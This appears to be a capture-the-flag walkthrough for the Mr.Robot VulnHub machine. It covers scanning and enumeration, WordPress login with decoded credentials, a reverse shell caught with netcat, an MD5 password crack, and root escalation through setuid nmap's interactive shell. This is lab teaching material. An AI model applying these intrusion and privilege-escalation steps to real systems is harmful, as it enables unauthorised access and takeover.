Mr.Robot

Mr.robot is another great ctf which helps to brush up our ctf skills created by Leon johnson. It is based on the actual Mr.robot series.
This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find. There are different ways to get to root shell.
The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering.
The level is considered beginner-intermediate.

Link to download VM - https://www.vulnhub.com/entry/mr-robot-1,151/

As always let's start from reconnaisance

Reconnaisance

Let’s start off with scanning the network to find our targets IP.

```
Currently scanning: 192.168.129.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 84
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:4b:05:48      1      42  PCS Systemtechnik GmbH
192.168.56.148  08:00:27:cc:93:0c      1      42  PCS Systemtechnik GmbH
```

So the IP of the machine is 192.168.56.148


Now let's perform nmap scan now to find open ports, services, version
nmap -sC -sV -O -p- -T4 192.168.56.148 -o nmap.txt

```
GNU nano 4.9.2                                  nmap.txt
# Nmap 7.80 scan initiated Sun Jul 12 15:49:04 2020 as: nmap -sC -sV -O -p- -T4 -o nmap.txt 192.168.56.148
Nmap scan report for 192.168.56.148
Host is up (0.00068s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
MAC Address: 08:00:27:CC:93:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 12 15:50:49 2020 -- 1 IP address (1 host up) scanned in 105.97 seconds

                                   [ Read 24 lines ]
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo   M-A Mark Text
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo   M-6 Copy Text
```


The nmap results showed three open ports :
22(tcp), 80(http), 443(ssl/http).

Enumeration


Since port 80 was opened let's first enumerate it.
http://192.168.56.148




It gave us a CLI (command line interface) and also only few commands were possible after going through all those commands didn't give any information leading to the flag. So we went further checking all directories present
dirb http://192.168.56.148



From the dirb we found a lots of diretories and since robots.txt were present went to see what it contained.



wow we found a key let's try to see the contents.



so we got the first key. There are 2 more let's move on and solve it.
After doing directory bruteforce there were a lot of directories present and going through each one would take us a lot of time. So we thought to find the most vulnerable webpage existed which could give more information using nikto which is a vulnerability scanner.
nikto -h http://192.168.56.148

```
+ Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.148
+ Target Hostname:    192.168.56.148
+ Target Port:        80
+ Start Time:         2020-07-12 16:09:56 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashio
n to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/s
ectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /readme: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.56.148/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
```

we got some main directories which could provide a lot of information and could help us move further. Let's explore each one


license.txt directory contained a hash file which were base64. after cracking we got name and some characters and numbers. Then from the nikto scan we found that there was a worpress page. Let's access it using these credentials.
http://192.168.56.148/wp-login

The credentials worked then as usual quickly checked any suspicious files,content it contains. But turned out nothing. Then we went to editor and then pasted a python shell script to get reverse shell.


Exploitation

Then we went to editor and then pasted a python shell script to get reverse shell.

Then in terminal
nc -lvp 1234



Finally got a reverse shell.
cd home
cd robot
ls
cat password.raw-md5
it contained a user named robot and a md5 hash string after decoding we got alphabets from a-z
to access second flag we have to change the user to robot and use the decoded string as password
su robot
cat key-2-of-3.txt
we got the second flag



For the final flag we should have to be root
after spending lot's of time figuring the escalation got to know nmap had root permission and also it using interactive mode we can use to execute shell commands.
nmap --interactive

!sh
id
finally we were into the root user.

```
### SCAN COMPLETE ####################################
robot@linux:/tmp$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:/tmp$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# python -m 'import pty;pty.spawn("/bin/bash")'
python -m 'import pty;pty.spawn("/bin/bash")'
/usr/bin/python: No module named import pty;pty
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.3$ ls
ls
LinEnum.sh
bash-4.3$ cd ..
cd ..
bash-4.3$
```